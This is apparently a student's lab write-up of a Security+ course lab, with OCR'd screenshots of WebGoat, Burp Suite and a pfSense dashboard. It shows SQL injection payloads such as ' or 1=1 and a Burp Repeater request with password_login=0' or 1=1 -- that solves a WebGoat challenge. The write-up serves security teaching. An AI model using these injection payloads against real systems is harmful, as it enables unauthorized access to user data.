
Jemmy Roque
Analyzing Types of Web Application Attacks
September 22, 2025


NDG
Home
Reservation
jroque18-20@student.cccd.edu
MyNETLAB > NDG Security+ v4 Pod 2 > Reservation 8063 > Lab 03: Analyzing Types of Web Application Attacks
Time Remaining
0 hrs.
26 min.
Topology
Content
Status
Kali
pfSense
SecOnion
WinOS
07:23 PM
WebGoat — Mozilla Fir...
kali@kali: ~
WebGoat — Mozilla Firefox
WebGoat
Messages
Refresh Firefox...
WEBGOAT
Introduction
General
(A1) Injection
SQL Injection (intro)
SQL Injection (advanced)
SQL Injection (mitigation)
Path traversal
(A2) Broken Authentication
(A3) Sensitive Data Exposure
(A4) XML External Entities (XXE)
(A5) Broken Access Control
(A7) Cross-Site Scripting (XSS)
(A8) Insecure Deserialization
(A9) Vulnerable Components
(A8:2013) Request Forgeries
Client side
Reset lesson
1

172.17.0.2:8080/WebGoat/start.mvc#lesson/WebGoatIntroduction.lesson

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

WebGoat

What is WebGoat?

WebGoat is a deliberately insecure application that allows interested developers just like you to *test vulnerabilities* commonly found in Java-based applications that use common and popular open source components.


Now, while we in no way condone causing intentional harm to any animal, goat or otherwise, we think learning everything you can about security vulnerabilities is essential to understanding just what happens when even a small bit of unintended code gets into your applications.

What better way to do that than with your very own scapegoat?

Feel free to do what you will with him. Hack, poke, prod and if it makes you feel better, scare him until your heart's content. Go ahead, and hack the goat. We promise he likes it.

WebGoat login interface in Firefox on the Kali virtual machine subsequent to initiating the WebGoat Docker container. The left menu displays A1 Injection and an introduction to SQL Injection. The primary pane presents the WebGoat welcome message and the login form for registering the guest user. The browser's address bar displays 172.17.0.2:8080.

Jemmy Roque
Analyzing Types of Web Application Attacks
September 22, 2025


NDG
Home
Reservation
jroque18-20@student.cccd.edu
MyNETLAB > NDG Security+ v4 Pod 2 > Reservation 8063 > Lab 03: Analyzing Types of Web Application Attacks
Time Remaining
0 hrs. 24 min.
Topology
Content
Status
Kali
pfSense
SecOnion
WinOS
WebGoat — Mozilla Fir...
kali@kali: ~
07:25 PM
WebGoat — Mozilla Firefox
WebGoat
172.17.0.2:8080/WebGoat/start.mvc#lesson/SqlInjection.lesson/8
Refresh Firefox...
(A8:2013) Request Forgeries
Client side
Challenges
Get Account Info
Messages

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!


WHERE first_name = 'John' AND last_name = ' [Smith] [or] [1 = 1] '

```
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = 'Smith' or '1' = '1' Explanation: This injection works, because *or '1' = '1'* always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: *SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE*, which will always evaluate to true, no matter what came before it.

WebGoat login interface in Firefox on the Kali virtual machine subsequent to initiating the WebGoat Docker container. The left menu displays A1 Injection and an introduction to SQL Injection. The primary pane presents the WebGoat welcome message and the login form for registering the guest user. The browser's address bar displays 172.17.0.2:8080.

Jemmy Roque
Analyzing Types of Web Application Attacks
September 22, 2025




Burp Suite Community Edition v2021.2.1 - Temporary Project

Filter: Hiding CSS, image and general binary content

#	Host	Meth...	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	
9	http://172.17.0.2:8080	POST	/WebGoat/login	✓		302	320						172.17.0.2	JSE
94	http://172.17.0.2:8080	POST	/WebGoat/challenge/5	✓		200	385	JSON					172.17.0.2	
97	http://172.17.0.2:8080	POST	/WebGoat/challenge/5	✓		200	385	JSON					172.17.0.2	
1	http://172.17.0.2:8080	GET	/WebGoat/login			200	2038	HTML		Login Page			172.17.0.2	
8	https://content-autofill.googlea...	GET	/v1/pages/ChRDaHJvbWUvODguMC40...	✓								✓	unknown host	
10	http://172.17.0.2:8080	GET	/WebGoat/welcome.mvc			302	297		mvc				172.17.0.2	
11	http://172.17.0.2:8080	GET	/WebGoat/start.mvc			200	13151	HTML	mvc	WebGoat			172.17.0.2	
14	http://172.17.0.2:8080	GET	/WebGoat/js/libs/require.min.js			200	18077	script	js				172.17.0.2	
16	http://172.17.0.2:8080	GET	/WebGoat/js/main.js			200	2374	script	js				172.17.0.2	
17	http://172.17.0.2:8080	GET	/WebGoat/js/libs/jquery.min.js			200	88526	script	js				172.17.0.2	
18	http://172.17.0.2:8080	GET	/WebGoat/js/libs/jquery-vuln.js			200	699	script	js				172.17.0.2	
19	http://172.17.0.2:8080	GET	/WebGoat/js/libs/jquery-base.js			200	676	script	js				172.17.0.2	
20	http://172.17.0.2:8080	GET	/WebGoat/js/goatApp/goatApp.js			200	1302	script	js				172.17.0.2	
21	http://172.17.0.2:8080	GET	/WebGoat/js/libs/underscore-min.js			200	17929	script	js				172.17.0.2	

Burp Suite Community Edition is launched on the Kali desktop. The Proxy tab presents entries from HTTP history. The table enumerates requests directed to 172.17.0.2:8080. POST requests encompass /WebGoat/login and /WebGoat/challenge/5. The status column displays response codes 200 and 302. The columns consist of Method, URL, Parameters, Status, Length, MIME Type, Extension, and IP Address. Utilize this interface to record requests and transmit them to Repeater for alteration.

Jemmy Roque
Analyzing Types of Web Application Attacks
September 22, 2025




#	Host	Meth...	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	
9	http://172.17.0.2:8080	POST	/WebGoat/login	✓		302	320						172.17.0.2	JSE
94	http://172.17.0.2:8080	POST	/WebGoat/challenge/5	✓		200	385	JSON					172.17.0.2	
97	http://172.17.0.2:8080	POST	/WebGoat/challenge/5	✓		200	385	JSON					172.17.0.2	
1	http://172.17.0.2:8080	GET	/WebGoat/login			200	2038	HTML		Login Page			172.17.0.2	
8	https://content-autofill.googlea...	GET	/v1/pages/ChRDaHJvbWUvODguMC40...	✓								✓	unknown host	
10	http://172.17.0.2:8080	GET	/WebGoat/welcome.mvc			302	297		mvc				172.17.0.2	
11	http://172.17.0.2:8080	GET	/WebGoat/start.mvc			200	13151	HTML	mvc	WebGoat			172.17.0.2	
14	http://172.17.0.2:8080	GET	/WebGoat/js/libs/require.min.js			200	18077	script	js				172.17.0.2	
16	http://172.17.0.2:8080	GET	/WebGoat/js/main.js			200	2374	script	js				172.17.0.2	
17	http://172.17.0.2:8080	GET	/WebGoat/js/libs/jquery.min.js			200	88526	script	js				172.17.0.2	
18	http://172.17.0.2:8080	GET	/WebGoat/js/libs/jquery-vuln.js			200	699	script	js				172.17.0.2	
19	http://172.17.0.2:8080	GET	/WebGoat/js/libs/jquery-base.js			200	676	script	js				172.17.0.2	
20	http://172.17.0.2:8080	GET	/WebGoat/js/goatApp/goatApp.js			200	1302	script	js				172.17.0.2	
21	http://172.17.0.2:8080	GET	/WebGoat/js/libs/underscore-min.js			200	17929	script	js				172.17.0.2	

```
POST /WebGoat/challenge/5 HTTP/1.1
Host: 172.17.0.2:8080
Content-Length: 48
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://172.17.0.2:8080
Referer: http://172.17.0.2:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=yWP_wmYKyQHIiOD-8f-qRS9S-xqOLdHdIF1WP6jg
Connection: close

username_login=Larry&password_login=fakepassword
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 23 Sep 2025 00:29:59 GMT

{
  "lessonCompleted":false,
  "feedback":"This is not the correct password for Larry, please
  "output":null,
  "assignment":"Assignment5",
  "attemptWasMade":true
}
```

Burp Suite Proxy displays the HTTP history and a specific POST request to /WebGoat/challenge/5. The raw request pane displays username_login=Larry and password_login=fakepassword. The response window displays JSON: lessonCompleted false and feedback indicating that the password for Larry is incorrect. Utilize Repeater to alter the password field with a SQL injection payload and retransmit.

Jemmy Roque
Analyzing Types of Web Application Attacks
September 22, 2025



Home
Reservation
jroque18-20@student.cccd.edu
MyNETLAB > NDG Security+ v4 Pod 2 > Reservation 8063 > Lab 03: Analyzing Types of Web Application Attacks
Time Remaining 0 hrs. 43 min.
Topology
Content
Status
Kali
pfSense
SecOnion
WinOS
Burp Suite Community ...
WebGoat — Mozilla Fir...
WebGoat - Chromium
kali@kali: ~
07:36 PM
Burp Suite Community Edition v2021.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 × 2 × ...
Send
Cancel
Target: http://172.17.0.2:8080
Request
Pretty Raw \n Actions
Response
Pretty Raw Render \n Actions
INSPECTOR
Query Parameters (0)
Body Parameters (2)
Request Cookies (1)
Request Headers (12)
Response Headers (6)
Search...
0 matches
Search...
0 matches
Done
421 bytes | 214 millis

```
POST /WebGoat/challenge/5 HTTP/1.1
Host: 172.17.0.2:8080
Content-Length: 48
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://172.17.0.2:8080
Referer: http://172.17.0.2:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=yWP_wmYKyQHIiOD-8f-qRS9S-xqOLdHdIFlWP6jg
Connection: close

username_login=Larry&password_login=0' or 1=1 --
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 23 Sep 2025 00:36:53 GMT

{
  "lessonCompleted" : true,
  "feedback" :
"Congratulations, you solved the challenge. Here is your flag: e
a43958e-b18e-47bc-8341-6eac7b189fd3",
  "output" : null,
  "assignment" : "Assignment5",
  "attemptWasMade" : true
}
```

Burp Repeater view showing a POST to /WebGoat/challenge/5. Left pane shows the raw request with username_login=Larry and password_login=0' or 1=1 --.
Right pane shows HTTP 200 and JSON with lessonCompleted true, feedback saying "Congratulations" and the challenge flag.

Jemmy Roque
Analyzing Types of Web Application Attacks
September 22, 2025


NDG
Home
Reservation
jroque18-20@student.cccd.edu
MyNETLAB > NDG Security+ v4 Pod 2 > Reservation 8063 > Lab 03: Analyzing Types of Web Application Attacks
Time Remaining
0 hrs. 39 min.
Topology
Content
Status
Kali
pfSense
SecOnion
WinOS
pfSense.netlab.local - St...
kali@kali: ~
07:41 PM
pfSense.netlab.local - Status: Dashboard — Mozilla Firefox
WebGoat
pfSense.netlab.local - Sta
203.0.113.1
Learn More
Refresh Firefox...
pfsense COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help

One or more installed add-ons cannot be verified and have been disabled.

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Status / Dashboard

System Information


Name	pfSense.netlab.local
User	sysadmin@203.0.113.2 (Local Database)
System	VMware Virtual Machine Netgate Device ID: **196de03301d635493960**
BIOS	Vendor: **Phoenix Technologies LTD** Version: **6.00** Release Date: **Thu Nov 12 2020**
Version	**2.5.2-RELEASE** (amd64) built on Fri Jul 02 15:33:00 EDT 2021 FreeBSD 12.2-STABLE Obtaining update status

Interfaces

WAN	↑	autoselect	203.0.113.1
LAN	↑	autoselect	192.168.0.1
DMZ	↑	autoselect	172.16.1.1

The browser window displays the pfSense dashboard subsequent to entering in as the sysadmin user. The Status page presents system information including hostname (pfSense.netlab.local), user (sysadmin@203.0.113.2), and version (2.5.2-RELEASE). The Interfaces panel on the right confirms three configured network interfaces: WAN with IP 203.0.113.1, LAN with IP 192.168.0.1, and DMZ with IP 172.16.1.1. This perspective confirms that pfSense is operational and that network access regulations may now be administered for the laboratory.

